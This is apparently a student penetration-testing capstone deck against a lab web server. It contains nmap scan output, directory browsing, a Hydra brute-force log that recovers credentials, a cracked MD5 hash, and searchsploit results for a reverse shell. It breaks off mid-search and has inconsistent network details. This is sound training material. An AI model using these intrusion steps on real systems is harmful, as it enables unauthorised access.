



Capstone Engagement

Assessment, Analysis, and Hardening of a Vulnerable System

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
Blue Team: Log Analysis and Attack Characterization

04

Hardening: Proposed Alarms and Mitigation Strategies

Network Topology

Network Topology



Network

Address Range:
192.168.1.255
Netmask: 255.255.255.0
Gateway: 192.168.1.255

Machines

IPv4: 192.168.1.90
OS: Linux 2.6.X
Hostname: Kali

IPv4: 192.168.1.105
OS: Linux
Hostname: Capstone

IPv4: 192.168.1.100
OS: Linux
Hostname: Elk

IPv4: 192.168.1.1
OS: Windows 10
Hostname:
ML-RefVm-684427

The background of the slide is a dark red color with a complex geometric pattern of overlapping triangles and polygons, creating a textured, crystalline effect.

Red Team Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
Hyper V Manager	192.168.1.1	Windows Server hosting the virtual machines for this project.
ELK	192.168.1.100	Aggregation of log files from Capstone server measured using filebeats, metricbeats, and packetbeats. Visually displayed using Kibana
Capstone	192.168.1.105	Web server access to company files. System that is attacked.
Kali	192.168.1.90	Host system from which the attack is executed.

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
<i>Use the CVE number if it exists. Otherwise, use the common name.</i>	<i>Describe the vulnerability.</i>	<i>Describe what this vulnerability allows the attacker to do.</i>
Nmap	Port scan for any open port to gain access to the target system	Provides information on how to attack the target using various payloads accepted via the open port
Password crack	Using Hydra and a word list, rockyou.txt able to obtain password	Password granted access to the secret folder on the system
WebDav Vulnerability	Allowed the upload of malicious payload using reverse php shell created using msfvenom	Opening the payload file granted access in meterpreter to search through the target file system and file the flag file.

Exploitation: Port Scan

01

Tools & Processes

How did you exploit the vulnerability? nmap

```
nmap -A -sV 192.168.1.90/24
```

02

Achievements

What did the exploit achieve?
For example: Did it grant you a user shell, root access, etc.?

Identified other systems on the network and the open ports that can be used in an attack

03

[INSERT: screenshot or command output illustrating the exploit.]

See page below

```

File Actions Edit View Help

root@Kali:~# nmap -A -sV 192.168.1.90/24
Starting Nmap 7.80 ( https://nmap.org ) at 2022-05-11 13:21 PDT
Nmap scan report for 192.168.1.1
Host is up (0.00078s latency).
Not shown: 995 filtered ports
PORT      STATE SERVICE          VERSION
135/tcp   open  msrpc            Microsoft Windows RPC
139/tcp   open  netbios-ssn     Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
2179/tcp  open  vmrpd?
3389/tcp  open  ms-wbt-server   Microsoft Terminal Services
rdp-ntlm-info:
  Target_Name: ML-RefVm-684427
  NetBIOS_Domain_Name: ML-RefVm-684427
  NetBIOS_Computer_Name: ML-RefVm-684427
  DNS_Domain_Name: ML-RefVm-684427
  DNS_Computer_Name: ML-RefVm-684427
  Product_Version: 10.0.18362
_ System_Time: 2022-05-11T20:21:41+00:00
ssl-cert: Subject: commonName=ML-RefVm-684427
Not valid before: 2022-03-06T16:18:36
Not valid after: 2022-09-05T16:18:36
ssl-date: 2022-05-11T20:22:22+00:00; 0s from scanner time.
MAC Address: 00:15:5D:00:04:0D (Microsoft)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows XP[7]2008 (87%)
OS CPE: cpe:/o:microsoft:windows_xp::sp2 cpe:/o:microsoft:windows_7 cpe:/o:microsoft:windows_server_2008::sp1 cpe:/o:microsoft:windows_server_2008:r2
Aggressive OS guesses: Microsoft Windows XP SP2 (87%), Microsoft Windows 7 (85%), Microsoft Windows Server 2008 SP1 or Windows Server 2008 R2 (85%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
_ nbstat: NetBIOS name: ML-REFVM-684427, NetBIOS user: <unknown>, NetBIOS MAC: 00:15:5d:00:04:0d (Microsoft)
  smb2-security-mode:
    2.02:
      Message signing enabled but not required
_ smb2-time:
  date: 2022-05-11T20:21:41
_ start_date: N/A

TRACEROUTE
HOP RTT      ADDRESS
1 0.78 ms 192.168.1.1

```

[illegible]

Exploitation: Web page access to target system via open port

01

Tools & Processes

How did you exploit the vulnerability? Firefox browser with web location
`http://192.168.1.105`

02


Achievements

What did the exploit achieve?
It allowed for the investigation of folder on the web server to gain additional information. Which led to additional steps of the attack including the cracking of passwords. This led to the company webdav page.

03

See accompanying screenshots for more details.


Screen shots - Company folder structure - Target



The terminal window displays the output of a web browser's index page. The browser's address bar shows the URL `192.168.1.105`. The page title is "Index of /". The page content shows a table of files and directories:

Name	Last modified	Size	Description
company_blog/	2019-05-07 18:23	-	
company_folders/	2019-05-07 18:27	-	
company_share/	2019-05-07 18:22	-	
meet_our_team/	2019-05-07 18:34	-	

Below the table, the text "Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80" is displayed. The terminal also shows the output of the `netstat` command, indicating that the server is listening on port 80.




The web browser window shows the index page of the `/company_folders` directory. The browser's address bar shows the URL `192.168.1.105/company_folders/`. The page title is "Index of /company_folders". The page content shows a table of files and directories:

Name	Last modified	Size	Description
Parent Directory	-	-	
company_culture/	2019-05-07 18:25	-	
customer_info/	2019-05-07 18:26	-	
sales_docs/	2019-05-07 18:27	-	

Below the table, the text "Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80" is displayed.


Addition Screen shots Company Folder structure



The screenshot shows a web browser window with the address bar displaying `192.168.1.105/company_folders/company_culture/`. The page title is "Index of /company_folders/company_culture". The main content area displays a table with the following columns: Name, Last modified, Size, and Description. The table lists three files: `file1.txt`, `file2.txt`, and `file3.txt`, all with a last modified date of 2019-05-07 18:25 and a size of 170. Below the table, it says "Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80". The left sidebar shows the browser's status bar with various network and system information.

Name	Last modified	Size	Description
file1.txt	2019-05-07 18:25	170	
file2.txt	2019-05-07 18:25	170	
file3.txt	2019-05-07 18:25	170	

Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80




The screenshot shows a web browser window with the address bar displaying `192.168.1.105/company_folders/company_culture/file1.txt`. The page displays an error message: "ERROR: FILE MISSING". Below the error message, it says "Please refer to company_folders/secret_folder/ for more information". The left sidebar shows the browser's status bar with various network and system information.

ERROR: FILE MISSING

Please refer to company_folders/secret_folder/ for more information


Secret Folder requires a password



Unauthorized

This server could not verify that you are authorized to access the document requested. Either you supplied the wrong credentials (e.g., bad password), or your browser doesn't understand how to supply the credentials required.

Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80




Cracking the password using Hydra


```
Shell No.1
File Actions Edit View Help
+ http://192.168.1.105/webdav (CODE:401|SIZE:460)
-----
END TIME: Mon May 2 17:11:36 2022
DOWNLOADED: 4612 - FOUND: 2
root@Kali:~# cd /
root@Kali:~# pwd
/
root@Kali:~# Apache httpd 2.4.29
bash: Apache: command not found
root@Kali:~# find * -type f -name rockyou.txt.gz
usr/share/wordlists/rockyou.txt.gz
root@Kali:~# cd /usr/share/w
wallpapers/ webacoo/ webshells/ wfuzz/ windows-binaries/ wine/ wordlists/
watobo/ webhandler/ weevily/ whatweb/ windows-resources/ wireshark/
root@Kali:~# cd /usr/share/wordlists/
root@Kali:/usr/share/wordlists# ls
dirb dirbuster fasttrack.txt fern-wifi metasploit nmap.lst rockyou.txt.gz wfuzz
root@Kali:/usr/share/wordlists# gunzip rockyou.txt.gz
root@Kali:/usr/share/wordlists# ls
dirb dirbuster fasttrack.txt fern-wifi metasploit nmap.lst rockyou.txt wfuzz
root@Kali:/usr/share/wordlists#

[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "madonna1" - 10126 of 14344399 [child 6] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lindinha" - 10127 of 14344399 [child 7] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "leopoldo" - 10128 of 14344399 [child 15] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "laruku" - 10129 of 14344399 [child 8] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lampshade" - 10130 of 14344399 [child 14] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lamlasinda" - 10131 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lakota" - 10132 of 14344399 [child 12] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "laddie" - 10133 of 14344399 [child 3] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "krizia" - 10134 of 14344399 [child 5] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kolokoy" - 10135 of 14344399 [child 9] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kodiak" - 10136 of 14344399 [child 10] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kittykitty" - 10137 of 14344399 [child 11] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kiki123" - 10138 of 14344399 [child 4] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "khadijah" - 10139 of 14344399 [child 13] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kantot" - 10140 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "joey" - 10141 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jefereson" - 10142 of 14344399 [child 6] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jackass2" - 10143 of 14344399 [child 7] (0/0)
[80][http-get] host: 192.168.1.105 login: ashton password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-05-02 17:36:47
root@Kali:/usr/share/wordlists#
```


Accessing the secret file - username **ashton** pswd **leopoldo**



Corporate server contents



Hash/Password crack for Ryan's account

CrackStation - Online Password Hash Cracking - MD5, SHA1, Linux, Rainbow Tables, etc. - Mozilla Firefox

192.168.1.105/company_fol... x 403 Forbidden x CrackStation - Online Pa... x +

https://crackstation.net

Kali Linux Kali Training Kali Tools Kali Docs Kali Forums NetHunter Offensive Security Exploit-DB GHDB MSFU

CrackStation

Defuse.ca · Twitter

CrackStation Password Hashing Security Defuse Security

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

d7dad0a5cd7c8376eeb50d69b3ccd352

☐ I'm not a robot reCAPTCHA Privacy - Terms

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, rpeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
d7dad0a5cd7c8376eeb50d69b3ccd352	md5	linux4u

Color Codes: Green Exact match, Yellow Partial match, Red Not found.

[Download CrackStation's Wordlist](#)

How CrackStation Works

1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-05-02 17:36:47
root@Kali:/usr/share/wordlists#

Exploitation: WebDav file upload via reverse php shell

01

Tools & Processes

Msfvenom to create the payload

02

Achievements

What did the exploit achieve?
For example: Did it grant you a user shell, root access, etc.?

Delivered the payload file onto the target machine. Executed the file and created shell.
Used the shell to navigate the file system and locate the flag file.

03

See accompanying screen shots

Finding the exploit to use for the attack

```
ShellNo.1
File Actions Edit View Help
xt:Commerce Shopsoftware 3/4 - 'FCKeditor' Arbitrary File Upload
xt:Commerce VEYTON 4.0.15 - 'products.name.de' Script Insertion
xtcModified 1.05 - Multiple HTML Injection / Cross-Site Scripting Vulnerabilities
yMonda Thread-IT 1.6 - Multiple HTML Injections
yahoo answers - 'id' SQL Injection
yaplap 0.6.1b - 'ldap.php' Remote File Inclusion
yogurt 0.3 - Cross-Site Scripting / SQL Injection
yourplace 1.0.2 - Multiple Vulnerabilities / Remote Code Execution
z-breaknews 2.0 - 'single.php' SQL Injection
ziexchange 1.0 - 'site' SQL Injection
zBlog 1.2 - SQL Injection
zFeeder 1.6 - 'admin.php' Admin Bypass
zKup CMS 2.0 < 2.3 - Arbitrary File Upload
zKup CMS 2.0 < 2.3 - Remote Add Admin
zeeproperty - 'adid' SQL Injection
zeeproperty 1.0 - Arbitrary File Upload / Cross-Site Scripting
zen cart 1.3.9f - Multiple Vulnerabilities
zzzphp CMS 1.6.1 - Cross-Site Request Forgery
zzzphp CMS 1.6.1 - Remote Code Execution
µTorrent (uTorrent) WebUI 0.310 Beta 2 - Cross-Site Request Forgery

-----
Shellcode Title                                     Path
(/usr/share/exploitdb/)
Linux/x86 - Bind (/TCP) Shell Shellcode (Generator)  shellcodes/generator/13282.php
Linux/x86 - Reverse PHP (Writes to /var/www/cb.php On The Filesystem) Shell Shellcode (508 bytes)  shellcodes/linux_x86/13340.c
Linux/x86 - Search For '.PHP'/''.HTML' Writable Files + Add Code Shellcode (380+ bytes)            shellcodes/linux_x86/18379.c
Solaris/x86 - Bind (/TCP) Shell Shellcode (Generator)  shellcodes/generator/13498.php
Windows (XP SP1) - Bind (/TCP) Shell Shellcode (Generator)  shellcodes/generator/13283.php

root@Kali:~# seachsploit php reverse shell
bash: seachsploit: command not found
root@Kali:~# searchsploit php reverse shell

-----
Exploit Title                                     Path
(/usr/share/exploitdb/)
IGSuite 3.2.4 - Reverse Shell / Blind SQL Injection  exploits/php/webapps/5898.pl

